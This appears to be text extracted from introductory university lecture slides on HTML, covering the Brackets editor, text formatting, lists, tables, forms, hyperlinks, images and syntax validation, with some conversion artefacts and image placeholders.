32      <!--
33        GET STARTED WITH YOUR OWN FILES
34      -->
35 
36      <h3>Projects in Brackets</h3>
37      <p>
38        In order to edit your own code using Brackets, you can simply open a folder containing your files. Brackets treats the currently open folder as a "project". Features like Code Hints, Live Preview and Quick Edit only use files within the currently open project.
39      </p>
40 
41      <samp>
42        Once you're ready to get out of this sample project and start working on your own, click the "Open Folder..." button in the left sidebar to switch folders. Right now, the "Getting Started" project is the folder containing the file you're looking at right now. You can also use the dropdown later to switch back to the sample project.
43      </samp>
44 
45 
46 
47 
48 
49 
50 
51 
52 
53 
54 
55

```

Line 1, Column 1 — 208 Lines

index.html (Getting Started) - Brackets

GETTING STARTED WITH BRACKETS

This is your guide!

Welcome to Brackets, a modern open-source code editor that understands web design. It's a lightweight, yet powerful, code editor that blends visual tools into the editor so you get the right amount of help when you want it.

Brackets is a different type of editor. Brackets has some unique features like Quick Edit, Live Preview and others that you may not find in other editors. Brackets is written in JavaScript, HTML and CSS. That means that most of you using Brackets have the skills necessary to modify and extend the editor. In fact, we use Brackets every day to build Brackets. To learn more about how to use the key features, read on.

Projects in Brackets

In order to edit your own code using Brackets, you can just open the folder containing your files. Brackets treats the currently open folder as a "project"; features like Code Hints, Live Preview and Quick Edit only use files within the currently open folder.

Quick Edit for CSS and JavaScript

No more switching between documents and losing your context. When editing HTML, use the Cmd/Ctrl + E shortcut to open a quick inline editor that displays all the related CSS. Make a tweak to your CSS, hit ESC and you're back to editing HTML, or just leave the CSS rules open and they'll become part of your HTML editor. If you hit ESC outside of a quick inline editor, they'll all collapse. Quick Edit will also find rules defined in LESS and SCSS files, including nested rules.

Working Files
index.html

Getting Started
index.html
main.css

Index.html — Brackets

1 <!DOCTYPE html>
2 <html>
3
4 <head>
5 <meta charset="utf-8">
6 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
7 <title>GETTING STARTED WITH BRACKETS</title>
8 <meta name="description" content="An interactive getting started guide for Brackets.">
9 <link rel="stylesheet" href="main.css">
10 </head>


INS UTF-8 HTML Spaces: 4

Resources for learning HTML, CSS and JavaScript

- **Visual Studio Code**

Visual Studio Code provides basic support for HTML programming out of the box. There is syntax highlighting, smart completions with IntelliSense, and customizable formatting. VS Code also includes great Emmet support.

<https://code.visualstudio.com/download>



A screenshot of a web browser window titled "test.html". The address bar shows the file path "D:/UNSW/S1-2023/Labs/test.html". The browser interface includes standard controls like back, forward, and search, along with a menu icon.

Black Goose Bistro

The Restaurant

The Black Goose Bistro offers casual lunch and dinner fare in a hip atmosphere. The menu changes regularly to highlight the freshest ingredients.

Catering

You have fun... *we'll handle the cooking* . Black Goose Catering can handle events from snacks for bridge club to elegant corporate fundraisers.

Resources for learning HTML, CSS and JavaScript

- **Chrome**

Chrome has developer tools which makes it easy to debug your code.

Chrome is the dominant browser these days and it makes sense to develop your web pages using chrome


Resources for learning HTML, CSS and JavaScript

- **Chrome**

Developer tools can be accessed as follows:

Click on 3 dots in top right corner → More Tools → Developer Tools.

Or press **ctrl+shift+c**



Block and Inline Elements

- The heading and paragraph elements start on new lines and do not run together as they did before. That is because by default, headings and paragraphs display as block elements.
- Browsers treat block elements as though they are in little rectangular boxes
- Each block element begins on a new line
`<h2>The Restaurant</h2>`

`<p>The Black Goose Bistro offers casual lunch and dinner fare in a hip atmosphere. The menu changes regularly to highlight the freshest ingredients.`

`</p> The Restaurant`

The Black Goose Bistro offers casual lunch and dinner fare in a hip atmosphere. The menu changes regularly to highlight the freshest ingredients.

Block and Inline Elements

- The text written with *<i>* or ** does not start a new line but stay at the flow of the paragraph. These are called as inline element.
- Inline elements do not start new lines; they just go with the flow

<p>You have fun... <i>we'll handle the cooking </i>. Black Goose Catering can handle events from snacks for bridge club to elegant corporate fundraisers.</p>

Line Break

- To insert a line break in the text (paragraph or heading), you can use `
` tag:

```
<h2>The Restaurant</h2>
```

```
<p>The Black Goose Bistro offers casual lunch and  
dinner fare in a hip atmosphere. <br>The menu changes  
regularly to highlight the freshest ingredients.  
</p>
```

The Restaurant

The Black Goose Bistro offers casual lunch and dinner fare in a hip atmosphere.
The menu changes regularly to highlight the freshest ingredients.

HTML5

HTML Comment

<!-- A Comment → Comments can appear anywhere in a document, as the HTML parser is supposed to ignore them no matter where they appear so long as they are not inside other HTML tag structures.

Comments are represented in HTML and XML as content between '<!--' and '-->'.

```
<!DOCTYPE html>
<html>
<head>
    <title>Exercise #3</title>
</head>
<body>
    <header>
        <h1>My Heading</h1>
        <nav>Home Page</nav>
    </header>
    <section>
        <!-- This is a comment -->
        <p>First paragraph text<br/>
This one is <strong>bolted,</strong> this is <em>italic!!!</em></p>
        <p>Second paragraph text</p>

        <p>Third paragraph text <br/>
on a new line using line break</p>
    </section>
</body>
<!-- This is a multi-line comment
     containing more than one line.|-->
</html>
```

HTML5

HTML Entities

Common signs are represented using & followed by fixed codes.

All HTML entities are available here:

<https://dev.w3.org/html5/html-author/charref>

<p>

Some HTML entities: < >
≤ + @
</p>

Some HTML entities: < > ≤ + @

HTML5

HTML Text Formatting

 - Bold text → - Important text

<i> - Italic text → - Emphasized text

<mark> - Marked text

<small> - Small text

 - Deleted text

<ins> - Inserted text

<sub> - Subscript text

<sup> - Superscript text

HTML5

HTML Text Formatting

<mark>Marked</mark>

<blockquote>Welcome to blockquotes</blockquote>

<u>underlined text</u>

<strike>Strike text</strike>

<big>Big text</big>

Marked

<acronym> and </acronym>

Welcome to blockquotes

<q>Quoted</q>

underlined text ~~Strike text~~ Big text and “Quoted” *text within cites* This is code.

<cite> text within cites </cite>

<code>This is code.</code>

HTML5

HTML Div and Span

- <div> is a block-level element whereas a is an inline element
- The HTML Content Division element (<div>) is the generic container for flow content. It has no effect on the content or layout until styled using CSS.
- The <div> element should be used only when no other semantic element (such as <article> or <nav>) is appropriate.
- The HTML element is a generic inline container for phrasing content which does not inherently represent anything.
- Both can be used to group elements for styling purposes, common attributes.
- CSS styles will be covered in the next lecture.

```
<div style="text-align:center">
    <h2>This is a heading in a div element</h2>
    <p>This is some text in a div element.</p>
</div>
<div style="text-align:left">
    <h2>This is a heading in a div element</h2>
    <p>This is <span style="color:blue;font-weight:bold">blue</span> text in a div element.</p>
</div>
```



Lists - Ordered List

➤ Three types

- **List tag:** ol, ul, dl
- **List item tag:** li
- Other tags: dt, dd

➤ Ordered List

- Uses a **number system** (or lettering system) to **sequence** the information

```
<h2>Ordered List</h2>
<ol>
    <li>TCP</li>
    <li>IP</li>
    <li>FTP</li>
</ol>
```

Ordered List

1. TCP
2. IP
3. FTP

```
<h2>Ordered List</h2>
<ol start="10">
    <li>TCP</li>
    <li>IP</li>
    <li>FTP</li>
</ol>
```

Ordered List

10. TCP
11. IP
12. FTP

```
<h2>Ordered List</h2>
<ol reversed>
    <li>TCP</li>
    <li>IP</li>
    <li>FTP</li>
</ol>
```

Ordered List

3. TCP
2. IP
1. FTP

```
<h2>Ordered List</h2>
<ol type="A">
    <li>TCP</li>
    <li>IP</li>
    <li>FTP</li>
</ol>
```

Ordered List

- A. TCP
- B. IP
- C. FTP



Lists -Unordered List

➤ Unordered List

- Use **list markers** or **bullets** (discs, circle, square) to display information.

```
<ul>
    <li>TCP</li>
    <li>IP</li>
    <li>FTP</li>
</ul>
```

Unordered List

- TCP
- IP
- FTP

```
<ul type="circle">
    <li>TCP</li>
    <li>IP</li>
    <li>FTP</li>
</ul>
```

Unordered List

- TCP
- IP
- FTP

➤ Definition List (Description List)

- Display **terms** and their **definition / description**.

```
<dl>
    <dt>TCP</dt>
    <dd>Transmission COntrOl Protocol is ...<dd>
    <dt>IP</dt>
    <dd>Internet Protocol sends ...</dd>
    <dt>FTP</dt>
    <dd>File Transfer Protocol is ...dd>
</dl>
```

Definition List

TCP

Transmission COntrOl Protocol is a method used along with the Internet Protocol (IP) to send data in the form of message units, called packets, between computer over the Internet.

IP

Internet Protocol sends data between computers over the Internet. Each computer on the Internet is uniquely identified by an IP address.

FTP

File Transfer Protocol is used to exchange files between computers on the Internet.





Tables

- Each HTML table is defined with <table>
 - <tr> **table row** </tr>
 - <th> **table header** </th>
 - <td> **table data** </td>
- The **text-align** property sets the horizontal alignment (like left, right, or center) of the content in <th> or <td>
- By default, the content of <th> elements are center-aligned and the content of <td> elements are left-aligned

Table - Example

```
<table>
  <caption>Nutritional Information (Calorie and Fat Content)</caption>
  <thead>
    <tr>
      <th>Menu item</th>
      <th>Calories</th>
      <th>Fat (g)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Chicken noodle soup</td>
      <td>120</td>
      <td>2</td>
    </tr>
    <tr>
      <td>Caesar salad</td>
      <td>400</td>
      <td>26</td>
    </tr>
  </tbody>
</table>
```

```
<table>
  <tr>
    <th colspan="2">Fat</th>
  </tr>
  <tr>
    <td>Saturated Fat (g)</td>
    <td>Unsaturated Fat (g)</td>
  </tr>
</table>
```

Fat
Saturated Fat (g) Unsaturated Fat (g)

Nutritional Information (Calorie and Fat Content)		
Menu item	Calories	Fat (g)
Chicken noodle soup	120	2
Caesar salad	400	26



Tables With Borders

Adding Style Tag in the header tag to further style the content/table.

Fat	
Saturated Fat (g)	Unsaturated Fat (g)

```
<head>
  <style>
    table, th, td {
      border: 1px solid black;
      text-align: center;
    }
  </style>
</head>
<table>
  <tr>
    <th colspan="2">Fat</th>
  </tr>
  <tr>
    <td>Saturated Fat (g)</td>
    <td>Unsaturated Fat (g)</td>
  </tr>
</table>
```

Forms- How Forms Work?

- There are two parts for a working form.
- The first part is the form that you see on the page itself that is created using **HTML markup**.
 - Forms are made up of buttons, input fields, and drop-down menus used to collect information from the user.
 - Forms may also contain text and other elements.
- The other component of a web form is an application or script on the server that processes the information collected by the form and returns an appropriate response. It's what makes the form *work*.
 - Web applications and scripts require programming knowledge (this is what we will study in the next few weeks)



Forms

- Text Input
 - The most important form element is the `<input>` element.
 - The `<input>` element can be displayed in several ways, depending on the `type` attribute
- Radio Button
 - Input`<input type="radio">` defines a **radio button**.
 - Radio buttons let a user select ONLY ONE of a limited number of choices
- Submit Button
 - `<input type="submit">` defines a button for **submitting** form data to a **form-handler**.
 - The form-handler is typically a server page with a script for processing input data
- Action Button
 - The action attribute specifies where to send the form-data when a form is submitted.



Forms - Example

```
<!DOCTYPE html>
<html>
<body>
<h2>HTML Forms</h2>
<form action="second.html">
<input type="text" placeholder="Username" name="username">
<input type="password" placeholder="Password"
name="password">
<button type="submit">Login</button>
</form>
</body>
</html>
```

HTML Forms



Forms - Example

```
<form action="/action_page.php">  
  <label for="fname">First name:</label><br>  
  <input type="text" id="fname" name="fname" value="Harry"><br>  
  <label for="lname">Last name:</label><br>  
  <input type="text" id="lname" name="lname" value="Down"><br><br>  
  <input type="submit" value="Submit">  
</form>
```

If you click the "Submit" button, the form-data will be sent to a page called "/action_page.php".

First name:

Last name:

If you click the "Submit" button, the form-data will be sent to a page called "/action_page.php".



Hyperlink

- <a> defines a hyperlink in HTML
- Most important attribute of <a> element is href that indicates the link's destination
- **link text**
- The *link text* part will be visible to the reader. clicking on the link text part will send the user to the specified URL

```
<!DOCTYPE html>
<html>
<body>
  <h1>HTML Links</h1>
  <p><a href="https://www.unsw.adfa.edu.au/seit">Go To UNSW Adfa!</a></p>
</body>
</html>
```




Open a Hyperlink in an New Window

Target attribute will allow to open the website in a new browser window

```
<!DOCTYPE html>
<html>
  <body>
    <h1>HTML Links</h1>
    <p><a href="https://www.unsw.adfa.edu.au/seit" target="_blank">Go To UNSW Adfa!</a></p>
    <p>If target="_blank", the link will open in a new browser window or tab.</p>
  </body>
</html>
```



Adding Image - Hyperlink-Attribute



The syntax for an attribute is as follows:

attributename="value"

You can also put more than one attribute in an element in any order. Just keep them separated with spaces.

<element attribute1="value" attribute2="value">

Example - Adding an Image

```
<!DOCTYPE html>
<html>
  <body>
    <h2>Image as a Link</h2>
    <p>The image below is a link. Try to click on it.</p>
    <a href="https://www.unsw.adfa.edu.au/seit"></a>
  </body>
</html>
```




Syntax Validation

Is the HTML code syntactically valid?


- Browsers are pretty tolerant with syntax error
`<p>Hello World.` Hello World.
`<p>How <i>are you doing.</p> </i>` *How are you doing.*
- Invalid code may cause browsers to render the pages slower than otherwise
- Validate HTML code to assure quality and performance
 - Markup Validation Service: <https://validator.w3.org>
 - HTML5 validator: <https://html5.validator.nu/>
 - HTML5 lint: <http://www.html lint.net/en/html-lint>
- Test on **different browsers (and versions)** to ensure the same user experience.

Layout - How to Structure Web Content


- Web page layout (wireframe)




*Structural elements
div(id=sidebar)*



nav inside header



Three column layout



More complex layout



Structural Elements


